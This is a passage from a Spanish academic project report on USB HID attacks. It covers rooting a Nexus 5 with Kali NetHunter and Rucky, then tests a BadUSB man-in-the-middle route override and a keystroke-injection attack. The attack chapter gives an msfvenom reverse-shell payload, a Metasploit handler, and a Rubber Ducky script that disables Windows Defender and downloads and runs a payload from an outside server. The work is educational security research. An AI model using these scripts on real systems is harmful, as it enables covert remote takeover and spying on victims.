- USB Killer (ataque por sobrecarga de energía): La conexión de la nueva versión al puerto USB de un host inicia el funcionamiento de un convertidor de voltaje en USB Killer, que carga un condensador a -220V. Cuando se alcanza esta tensión, el convertidor se apaga, el condensador se descarga, y su energía acumulada se suministra a las líneas de señal de la interfaz USB. Este ciclo se repite, y en pocos segundos, puede incapacitar el dispositivo.

2.4. Herramientas

A medida que la tecnología va avanzando las herramientas existentes para realizar ataques HID van mejorando, también van apareciendo herramientas nuevas con mucho potencial y con cada vez más efectividad. A día de hoy, con un poco de investigación, una persona con intenciones de realizar este tipo de ataques, tendría bastantes facilidades para obtener los recursos necesarios para llevarlos a cabo.

Las herramientas que se utilizan simplemente actúan como una puerta para permitir la entrada del atacante a un PC víctima, visto desde fuera es simplemente actuar como un periférico más, con lo que puedes realizar cualquier tarea que se te ocurra y tengas conocimiento de su implementación.

Cabe destacar que a día de hoy la herramienta más útil y eficaz para realizar ataques HID es una simple memoria USB. Siendo honestos, si alguien encuentra por casualidad un pendrive, ¿Qué probabilidad hay de que lo conecte al puerto pen de algún PC para ver su contenido? Incluso para vaciarlo y darle uso personal, ya tendría que probar a conectarlo a algún PC, que se convertiría en PC víctima instantáneamente según se conecta.

Existen varias herramientas específicas para realizar ataques HID como USB Rubber Ducky o WHID, pero en este caso nos centraremos en las que se emplean para este trabajo de investigación. Para los curiosos podemos decir que los ataques HID se pueden realizar con dispositivos distintos a los que mencionamos aquí, por lo que con un poco de navegación por la red se puede encontrar información sobre los distintos procedimientos para atacar y sus herramientas, las cuales se pueden conseguir en su gran mayoría fácilmente con una simple búsqueda en Google, y además suelen tener precios económicos.

Antes de comenzar a utilizar herramientas hace falta una base mínima de conocimiento sobre los ataques a realizar, lo que se puede realizar y la manera en la que se va a realizar el proceso.

Las principales herramientas que hemos utilizado son las siguientes:

1. Dispositivo Android: Como comentaremos más adelante en el punto 3 de esta memoria, el dispositivo atacante es la pieza fundamental de este tipo de ataques. Se necesita reconfigurar cualquier dispositivo a día de hoy, además de instalar las aplicaciones necesarias para ejecutar los ataques deseados, ya que ningún dispositivo se puede obtener ya preparado para realizar ataques HID. Habrá que comprobar versiones de Android y el kernel del dispositivo para la compatibilidad con las herramientas de penetración existentes, como Kali Nethunter. Concretamente, el dispositivo que vamos a utilizar para realizar nuestras pruebas de penetración es Nexus 5. También tuvimos a nuestra disposición otros modelos Android, sin embargo con aquel con el que obtuvimos mayor progreso y resultado fue con el mencionado Nexus 5.
2. Cable USB para conectar el dispositivo Android con el PC víctima.
3. Los scripts necesarios para llegar a ejecutar los ataques deseados. En caso de no disponer ataques ya creados, uno puede programar su propio script para realizar cualquier función que se le ocurra dentro de la máquina víctima.
4. Kali Nethunter:[19] En cuanto a dispositivos Android se refiere, Kali Nethunter se puede interpretar como un sistema operativo para dispositivos móviles, el cual toma la

misma funcionalidad que Kali Linux para ordenador. Concretamente Kali Nethunter es una plataforma de código abierto utilizada para realizar pruebas de penetración móvil, muy usada y bastante eficaz en cuanto a finalidad de penetración. Uno de los requisitos de esta plataforma es utilizar una imagen de Nethunter con kernels personalizados. Estos kernels a día de hoy vienen publicados en internet y están disponibles para ciertos móviles, entre los cuales se encuentra Nexus, que es el que vamos a utilizar para realizar nuestras pruebas. Kali Nethunter tiene añadido una aplicación "lo que hace posible que se interactúe con diferentes herramientas y ataques de seguridad y además soporta distintas formas de ataque como:

Ataques HID - Varios ataques HID, estilo Teensy.
DuckHunter HID - Ataques HID estilo Rubber Ducky
Ataque BadUSB MITM (man in the middle)
MANA Wireless Toolkit: configure un punto de acceso malicioso con solo hacer clic en un botón.
MITM Framework: inyecte puertas traseras binarias en los ejecutables descargados sobre la marcha.
Escaneo NMap: interfaz de escáner rápido Nmap.
Generador de carga útil de Metasploit: generación de cargas útiles de Metasploit sobre la marcha."[20]

Para utilizar esta aplicación es necesario que los requisitos de la imagen y el kernel se cumplan y además, se necesita la instalación de chroot de kali Linux,en caso contrario no será posible lanzar los ataques.

"Un chroot es una operación que cambia el directorio raíz aparente para el proceso en ejecución actual y sus hijos. Un programa que se ejecuta en un entorno modificado de este tipo no puede acceder a archivos y comandos fuera de ese árbol de directorios del entorno."[18]

Esto es utilizado como un dispositivo de seguridad, ya que supuestamente crea una zona segura para ejecutar programas que crean desconfianza para el dispositivo.

5. Shell root@kali: Shell de comandos que permite a la aplicación Nethunter escribir las instrucciones necesarias para lanzar sus ataques. También es posible escribir manualmente en ella.

6. Aplicación Rucky: Esta aplicación es la equivalente a los USB Rubber Ducky. Contiene una interfaz sencilla para lanzar ataques basados en scripts de Rubber Ducky. Al igual que Kali Nethunter, precisa de un kernel personalizado. Aclaramos que el kernel personalizado para estas aplicaciones sirve para ayudar a que los dispositivos atacados

puedan reconocer el dispositivo móvil como un teclado o una interfaz de red en este caso.

7. Shell Android su: Shell de comandos que tiene acceso como usuario root al dispositivo Android, desde la cual se escribirá el comando que permite cambiar la configuración del Android y permitir que adquiera permisos diferentes a los que tiene, pudiendo ser reconocido como un teclado al ser conectado al equipo y permitiendo el correcto funcionamiento de la herramienta Rucky. Comando:

   ```
   setprop sys.usb.config hid
   ```

8. TWRP:[21] La instalación de este proyecto te permite acceder al modo recovery del dispositivo Android, con la ventaja de obtener una interfaz personalizada (custom recovery) mucho más cómoda y sencilla que la que nos ofrecen los dispositivos por defecto, también nos permitirá poder flashear archivos desde el almacenamiento del sistema. Para información detallada sobre TWRP consultar

Capítulo 3

Equipo Android atacante

3.1. Root

3.1.1. Qué es rootear tu Android

Rootear un dispositivo Android es el proceso por el cual, se otorgan permisos al usuario para obtener acceso al directorio raíz del dispositivo y a cualquier parte del sistema operativo. Al obtener estos permisos y convertirse en usuario root o superusuario, es posible tener un "control privilegiado sobre ciertas funciones que vienen por defecto en los dispositivos Android."[23]

"Podemos decir que a grandes rasgos, rootear tu dispositivo es algo así como desbloquearlo, quitarle los impedimentos con los que el fabricante te mantiene todo el rato al nivel de usuario," REF teniendo la capacidad de modificar el sistema operativo a tu gusto.[11]

3.1.2. Para qué sirve rootear tu Android

BOOTLOADER: El bootloader o gestor de arranque, es el sistema de arranque de un sistema operativo. Se encarga de comprobar que todo está correcto antes de iniciarse y una vez hechas las comprobaciones, da las instrucciones de cómo hacerlo. El bootloader puede estar bloqueado o desbloqueado, aunque por defecto, viene siempre bloqueado, permitiendo así, que solo se ejecuten las particiones con la firma digital del fabricante del dispositivo. Al desbloquearlo, permites que tu dispositivo sea capaz de utilizar una ruta de inicio modificada, desde donde poder cargar archivos modificados del sistema.

En nuestro caso, desbloqueamos el bootloader, para poder instalar una custom recovery (TWRP), que sustituye el modo recovery del dispositivo, con uno personalizado, obteniendo así un menú desde el que poder flashear archivos al almacenamiento del sistema, realizar modificaciones del kernel e instalar una custom ROM.

Para poder desbloquear el bootloader de un dispositivo será necesario tener descargados en nuestro ordenador los comandos adb, los adb drivers de nuestro dispositivo además del fastboot. Las siglas ADB hacen referencia a "Android Debug Bridge" , y es una herramienta que mediante la consola de comandos de nuestro ordenador nos permite enviar órdenes a nuestro dispositivo móvil.[1]

Ventajas

Optimización del hardware y la batería del dispositivo:
"Permite aprovechar todo el potencial de los componentes internos del dispositivo"[12], consiguiendo de ellos un mayor rendimiento. Es posible mejorar la duración de la batería, cambiar la frecuencia del procesador, eliminar aplicaciones que vienen preinstaladas por el fabricante y que a nivel usuario no son posibles de eliminar para liberar espacio etc.

No es necesario actualizar el software del dispositivo:
Una de las ventajas más importantes y por la cual, las personas rootean su dispositivo, es la opción de "poder instalar ROMs o versiones modificadas de android (p. ej. Lineage OS, versiones de android que no están controladas por el fabricante de tu dispositivo sino por comunidades de desarrolladores"[12] o como en nuestro caso, que utilizaremos una ROM de Kali Linux) Para ello hay que haber desbloqueado primeramente el Bootloader.

Máxima personalización de tu dispositivo:
Se obtiene la posibilidad de conseguir una personalización avanzada que no se consigue utilizando una aplicación dedicada a ello, podemos conseguir que nuestro dispositivo solo sea controlado por gestos, el uso de fuentes poco comunes, iconos extravagantes y del tamaño que queramos... Básicamente podemos adaptar nuestro dispositivo a nuestras necesidades.

Poder acceder a funciones adicionales o bloqueadas:
Un dispositivo está formado por muchos componentes como procesadores, chips de wifi, de sonido.. y pueden estar fabricados por distintas empresas, que no coincidan con los fabricantes del dispositivo, por lo que muchos de ellos pueden tener funcionalidades que no están activadas. Siendo superusuario se pueden desbloquear estas funcionalidades o incluso implantar nuevas, como compatibilidad con aplicaciones, mejoras de sonido, mejoras de la cámara etc. Las restricciones de fábrica pueden ser eliminadas.

Mayor control y seguridad:
Con root es posible instaurar las medidas de seguridad que queramos, hablando en términos de parches de seguridad, donde podemos elegir los permisos con detalle.

También es posible decidir cómo va a actuar cualquier elemento en en el dispositivo (publicidad o elementos que quieran mostrarse), decidiendo cuándo y a qué partes del sistema pueden tener acceso)

Desventajas y riesgos

Obtener el root o superusuario y obtener soporte para tu dispositivo, puede no ser una tarea simple:
Existen varias aplicaciones que permiten obtener el acceso a root de forma sencilla o ROMs que son fáciles de instalar, pero también hay que tener en cuenta que estas herramientas no están disponibles para todos los dispositivos.
La disponibilidad de tutoriales,actualizaciones,aplicaciones y herramientas para convertirse en usuario root va a depender del tamaño de la comunidad de desarrolladores que den soporte a un modelo de android, permitiendo una mayor facilidad de rooteo y un mayor soporte, cuanto más popular y más gente use un modelo.

Los dispositivos sin root cada vez son más modificables:
Hoy en día y cada vez más, van apareciendo aplicaciones que permiten una mayor configuración a tu gusto de tu dispositivo, de sus permisos, de su apariencia... y todo ello sin utilizar root, esto hace que muchas personas no vean necesario rootear su dispositivo.

El fabricante se desentiende:
Al fin y al cabo, al rootear tu dispositivo o desbloquear el bootloader, estas saltando varios bloqueos de seguridad, cambiando configuración y utilizando el dispositivo de una manera que no había impuesto el fabricante. Esto puede hacer que tengamos problemas con la garantía del mismo o que algunos seguros no nos cubran.

Las actualizaciones no suelen ser automáticas:
Una vez rooteado el dispositivo, las actualizaciones de android y los parches de seguridad, no se van a instalar de forma automática. Desde el rooteo, hay que actualizarlo de manera manual, aunque si es posible que al haber instalado una ROM personalizada, esta tenga sus propias actualizaciones automáticas. En resumen, hay que olvidarse de las actualizaciones de software oficiales de tu fabricante.

Riesgo de bricks complicados de solucionar:
Instalar una ROM o rootear un dispositivo puede provocar bricks en el mismo, pueden ser más suaves o más fuertes, pero pueden llegar a dejar inservible el dispositivo. Es importante no saltarse ningún paso a la hora de realizar estos procesos y utilizar siempre los archivos compatibles con el dispositivo.

Incompatibilidad con algunas aplicaciones:
Los fabricantes como Google y otros servicios, quieren evitar que sus usuarios rooteen sus dispositivos, por lo que bloquean aplicaciones para que no puedan ser utilizadas. En este ámbito, están intentando implantar, con motivos de seguridad y para evitar la piratería, un bloqueo que no permita descargar aplicaciones si se detecta que el dispositivo está rooteado.

3.2. Kernel

El Kernel, es el núcleo y parte más importante de un sistema operativo. Controla todo el sistema y las tareas a más bajo nivel de un dispositivo, por ello, entre sus funciones destacan:

- La asignación de memoria que necesitan cada uno de los procesos internos para ser ejecutados.
- El acceso a recursos del sistema (CPU, dispositivos E/S...) actuando como un puente entre el usuario y estos. Al mismo tiempo, la administración de estos recursos, decidiendo cuándo y cómo se accede a ellos mediante distintos procesos.
- Gestión de los dispositivos que se conectan al sistema de forma externa (periféricos), concediendo acceso y los permisos necesarios para que interactúen con el software que lo solicite

En nuestro proyecto, el kernel del dispositivo android es una parte muy importante, ya que debe estar modificado para poder interactuar con la máquina víctima, a la hora de realizar distintos ataques, consiguiendo así los permisos que comúnmente no se le otorgan como dispositivo Android. Para hacer efectivas las modificaciones, es necesario introducir en la shell "supersu" el comando setprop sys.usb.config hid.

3.3. Nexus 5[6]

Inicialmente, conseguimos varios dispositivos como el LG Nexus 5, Samsung Galaxy s7, Motorola g7 play, con los que seguimos un proceso parecido con cada uno de ellos.

Primero fueron rooteados y se les instalaron las aplicaciones que eran necesarias para lanzar los ataques (Nethunter,Rucky) pero no conseguimos hacerlos funcionar.

Realizamos distintas pruebas, instalando ROMs como LineageOS, que se trata de un fork de Android de código abierto, ofrece grandes diferencias con respecto a Android, siendo más abierta y personalizable, esperando que no existieran restricciones y finalmente funcionaran los ataques, pero esto no solucionó nuestros problemas.

Investigando, nos dimos cuenta que existían varios requisitos que tenían que darse para poder lanzar nuestros ataques, uno de ellos era la necesidad de tener un kernel modificado con el USB HID patch aplicado, de forma que permitiera a nuestro dispositivo atacante ser detectado como un teclado, un ratón u otro tipo de periférico.

A continuación se detalla el proceso llevado con el dispositivo LG Nexus 5:

En un primer momento pudimos rootear sin ningún tipo de problema el Nexus 5, desbloqueamos su bootloader y un custom recovery y lo rooteamos con Magisk.

Pudimos descargar nethunter, sin embargo tuvimos algunos inconvenientes al terminar de instalar el chroot del mismo. Fue por esto por lo que optamos por buscar otro tipo de aplicaciones que también nos pudieran servir para realizar ataques.

Así fue como descubrimos Rucky, que es un aplicación reservada para realizar ataques hid por teclado. Aun así, la aplicación no nos permitía lanzar ataques debido a que el kernel que teníamos en el Nexus no era compatible con estos ataques.

Tras investigar y buscar sobre qué versión de kernel deberíamos instalar en el dispositivo dimos con un repositorio de Github donde resolvían el mismo problema que nosotros teníamos con nuestro dispositivo.

La solución pasaba por descargarnos un kernel y una imagen de Kali Nethunter ya modificadas y adaptadas para que este tipo de ataques pudieran tener lugar.

3.3.1. Desbrickear Nexus 5

Durante la investigación sobre cómo conseguir que nuestro dispositivo fuera compatible con Nethunter y Rucky, brickeamos nuestro dispositivo. Básicamente el Nexus 5 entraba en lo que se denomina "boot loop" es decir, bucle de arranque, que hacía que el dispositivo estuviera iniciándose constantemente sin llegar a hacerlo del todo completamente. Para revertir esta situación seguimos los siguientes pasos:

1. Instalar factory image del Nexus 5 o del dispositivo en cuestión de la página oficial de Google Developers[8]
   a) Para ello descomprimimos el zip dentro de la carpeta adb-platform tools.
   b) Ponemos el móvil en modo bootloader.
   c) En el ordenador ejecutamos el archivo flash-all del zip que hemos descomprimido.
   d) Esperamos a que termine el proceso.

2. Ahora debemos instalar la versión OTA desde la página oficial de Google Developers[17]

3. Una vez hecho esto si intentamos desde el modo bootloader al modo recovery nos aparecerá la imagen del logo de android con un símbolo de exclamación:

   a) Para acceder el menú recovery deberemos dejar apretado el botón de encender y pulsar una sola vez el botón de subir volumen.r

   b) Seleccionamos "Update from ADB".

   c) Con comando ADB desde nuestro ordenador:

      1) adb devices: nos debe aparecer el identificador de nuestro dispositivo junto y junto a él la palabra sideload
      2) adb sideload archivoota.zip
      3) Esperar a que termine el proceso.

Capítulo 4

Pruebas de ataques USB HID

4.1. Ataque 1: default gateway override (BadUSB MITM Attack)

Definición previa:

¿Qué es la métrica que se asigna a una ruta ip para una interfaz de red predeterminada? "Una métrica de enrutamiento es una unidad calculada por un algoritmo de enrutamiento que sirve para seleccionar o rechazar una ruta de enrutamiento para transferir datos / tráfico. Esta unidad se calcula basándose en parámetros como: Número de saltos,fiabilidad del camino,velocidad del camino,carga,banda ancha latencia, unidad de transmisión máxima..."[9]
Podemos decir que la métrica es el coste del uso de cada una de las rutas. Normalmente, los dispositivos, utilizan la función de "métrica automática", que en caso de dos rutas con un mismo destino, selecciona la que menor métrica tiene, es decir, la más rápida disponible.

Descripción del ataque:

En este ataque, se permite al dispositivo Android atacante, actuar como una interfaz de red USB al conectarse al dispositivo víctima. Esta conexión forzará a todo el tráfico de red a pasar a través del dispositivo, antes de llegar a su destino, desde dónde se podrá capturar, realizando la técnica denominada mitm(man in the middle). ¿Cómo es esto posible?

Para llevar a cabo este ataque, hemos utilizado la herramienta Nethunter instalada en nuestro dispositivo Android, mediante la función BadUSB MITM Attack.
Esta función permite lanzar un ataque basado en un script en el cual se siguen los siguientes pasos:

1. Comprueba que las herramientas necesarias están instaladas y funcionan correctamente.

2. Se deshabilita la interfaz usb antes de reconfigurarla.

3. Comprobar que se han aplicado los cambios.

4. Esperar hasta que la nueva interfaz exista.

5. Configurar la interfaz, el firewall y el reenvío de paquetes.

*El código del script, se encuentra en el archivo anexo 'Código ataque interfaz de Red.txt'.

Al ser creada la nueva interfaz de red usb, el dispositivo víctima detectará una nueva ruta de enrutamiento (con la misma dirección destino que la ruta que usa por defecto). A la cual le asignará una métrica, que debido a la configuración que utiliza Windows, esta será más baja que la que tiene la ruta por defecto. Esto permite que Windows utilice la nueva ruta como la principal sobreescribiendo la ruta por defecto y se redireccione todo su tráfico de red a través de ella.

Prueba del ataque:

Mediante el comando route, veremos todas las rutas disponibles y cual se esta usando, junto a su métrica.

```
route print | find "0.0.0.0"
```

```
C:\Users\pgmonzon>route print | find "0.0.0.0"
          0.0.0.0          0.0.0.0         10.8.0.1      10.8.118.90     50
        224.0.0.0        240.0.0.0      En vínculo        127.0.0.1    331
        224.0.0.0        240.0.0.0      En vínculo      10.8.118.90    306
```

Figura 4.1: *Rutas disponibles en uso*

Se ha lanzado el ataque desde nethunter y ha aparecido la nueva ruta con una métrica más baja que será la que se vaya a utilizar.

```
route print | find "0.0.0.0"
```

```
C:\Users\pgmonzon>route print | find "0.0.0.0"
          0.0.0.0          0.0.0.0         10.8.0.1      10.8.118.90     50
          0.0.0.0          0.0.0.0         10.0.0.1       10.0.0.10      25
         10.0.0.0    255.255.255.0      En vínculo       10.0.0.10     281
```

Figura 4.2: *Nueva ruta determinada*

Desde el dispositivo Android, se lanza la instrucción que permite recoger el tráfico de datos. rndis0 es el nombre de la nueva interfaz de red.

```
tcpdump -i rndis0
```

Finalmente podemos observar como se captura el tráfico de datos.



Figura 4.3: *Instrucción de recogida de datos*

4.2. Ataque 2: Kyestroke injection + descarga y ejecución de payload:

En este caso hemos utilizado la aplicación de Rucky para ejecutar el script de Rubber-Ducky. Para poder realizar este ataque necesitaremos previamente generar un Payload que podremos descargar gracias a nuestro Nexus 5 y a un servidor Apache que configuraremos en una máquina Linux. Para generar este Payload utilizaremos la herramienta Metasploit, que ya hemos utilizado con anterioridad en la asignatura de Redes y Seguridad. Lo que haremos mediante esta herramienta será generar un meterpreter que a través de una conexión TCP inversa y tras su subida a un servidor Apache será descargado y ejecutado por la máquina víctima permitiendo así obtener el control del equipo.

Meterpreter: "Meterpreter es un programa malicioso de tipo troyano que permite a los ciberdelincuentes controlar de forma remota las computadoras infectadas." [16]
Por lo que nuestro ordenador estará esperando a recibir una conexión TCP con los parámetros establecidos para el ejecutable generado con Msfconsole.

Preparación del ataque

Como hemos mencionado antes, será necesario el uso de la herramienta Metasploit, en nuestro caso, y siguiendo las recomendaciones del autor del ataque, es preferible utilizar en una máquina Linux para llevar a cabo los procesos para los que se necesita esta herramienta. Para generar el archivo malicioso que la víctima descargará y ejecutará en su equipo utilizamos el siguiente comando:

```
msfvenom -p window/meterpreter/reverse_tcp LHOST=192.168.1.3 LPORT=8080
-f exe > s.exe
```

Este comando lo que hace es crear un fichero meterpreter llamado s.exe que devolverá una conexión TCP inversa a la dirección IP especificada por el argumento LHOST a través del puerto especificado por LPORT.

Los siguientes comandos nos servirán para subir el archivo s.exe a uns servidor Apache desde el que la víctima podrá descargarlo más tarde:

```
cp s.exe /var/www/html
service apache2 start
```

El primer comando simplemente nos sirve para copiar el archivo malicioso a la carpeta de donde Apache carga sus archivos (/var/www/html/"), mientras que el segundo simplemente pone el marcha el servicio del servidor, por lo que en este momento, si introdujéramos

en un buscador la dirección IP que antes especificamos, este archivo se nos descargaría automáticamente.



Figura 4.4: *Salida de consola tras creación de Payload y subida a Apache.*

Ahora, lo que necesitamos es dejar a nuestro equipo esperando a conexiones procedentes del exterior hacia el puerto que hemos especificado con anterioridad. Para ello utilizaremos los siguientes comandos:

```
msfconsole
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.1.3
set LPORT 8080
exploit
```

Con el primer comando lo que hacemos es inicializar el framework de Msfconsole, con el segundo ponemos el equipo a la espera de conexiones entrantes con las propiedades que se describen en los siguiente tres comandos "set". Se especifica el tipo de Payload, la direción IP y el puerto por el que llegará dicha conexión. Con el último comando simplemente iniciamos el proceso de escucha y nuestro equipo queda a la espera de que se produzca correctamente el ataque.

Figura 4.5: *Inicio Msfconsole.*



Figura 4.6: *Máquina atacante esperando a que se produzca el ataque.*

Descripción del ataque:

Para este ataque nuestro dispositivo Android actuará como un teclado para el ordenador víctima, lo que nos permitirá lanzar diferentes combinaciones de teclas con las que podremos hacer una gran cantidad de acciones en el mismo.

Esto será posible gracias a la aplicación llamada Rucky, que permite que nuestro dispositivo Android se identifique como un teclado, y además podremos programar los comandos que ejecutarán las distintas simulaciones de pulsado de tecla en el ordenador víctima. Para ello también es necesario que nuestro dispositivo Android, en nuestro caso el "LG Nexus 5", deberá de tener un kernel compatible con este tipo de ataques, ya que si no la aplicación no funcionará correctamente.

Este ataque se basa en lo siguiente: Imaginemos que tenemos a nuestro alcance la posibilidad de que, un amigo, compañero de clase o de trabajo, nos deje cargar nuestro teléfono móvil en su ordenador, lo cual no tiene nada de sospechoso y un móvil es algo que siempre tenemos encima (a diferencia de los similares ataques que se podrían hacer con una Raspberry, que supondría un hecho más sospechoso que conectar a cargar un smartphone). Una vez hemos conseguido conectar nuestro dispositivo al ordenador de la víctima podremos empezar el ataque.

Cuando nuestro dispositivo esté conectado ya por cable USB, accederemos a la aplicación de Rucky, la cual al estar conectada por cable USB recibirá los permisos de root necesarios. Una vez en esta podemos crear un script de RubberDucky rápido en el momento, o podemos acceder a scripts ya guardados.



Figura 4.7: *Interfaz Rucky.*

Script Rubber-Ducky

```
GUI r
DELAY 900
STRING powershell Start-Process powershell -Verb runAs
ENTER
DELAY 7000
LEFTARROW
ENTER
DELAY 2000
STRING Set-MpPreference -DisableRea $true;
$d = New-Object System.Net.WebClient;
$f = ‘‘l.exe’’;
$d.DownloadFile(‘‘url de nuestro servidor apache’’, $f);
$e = New-Object -com shell.application;
$e.shellexecute($f);
ENTER
STRING exit
ENTER
```

Ataque:

1. Abre el buscador local de Windows y abre la aplicación “Ejecutar”.
2. En esta se introduce el siguiente texto: “powershell Start-Process powershell -Verb runAs” que nos permite acceder al Powershell como administrador de la máquina víctima.



Figura 4.8: *Primer string enviado desde Rucky.*

3. Los comandos “DELAY” nos permiten meter tiempo de espera en milisegundos entre comandos.Y así dar tiempo a que la interfaz vaya respondiendo correctamente.

4. Al abrir la terminal de Powershell como administrador suele aparecer una ventana flotante que nos pregunta si queremos permitir que Powershell realice cambios sobre nuestro dispositivo, para lo que simularemos la pulsación de la tecla flecha izquierda y enter.

5. A continuación ejecutaremos una serie de comandos en Powershell.

6. "Set-Mppreference -DisableRea true" que nos permite desactivar el Windows Defender en tiempo real.

7. Y preparamos una variable que nos permita almacenar un fichero que nos descargamos de un servidor/repositorio online.



Figura 4.9: *Conjunto de comandos de Powershell ejecutados.*

8. Este fichero que nos hemos descargado se trata de un payload que previamente hemos preparado para realizar este ataque.

9. Una vez descargado el archivo, lo ejecutamos y tendremos acceso al ordenador víctima de manera remota.

En la figura 4.11 se puede ver que acciones o comandos podemos ejecutar con respecto a la webcam de la víctima. Podríamos tomar una simple instantánea o incluso ver lo que está pasando delante de ella con el comando webcam_stream.

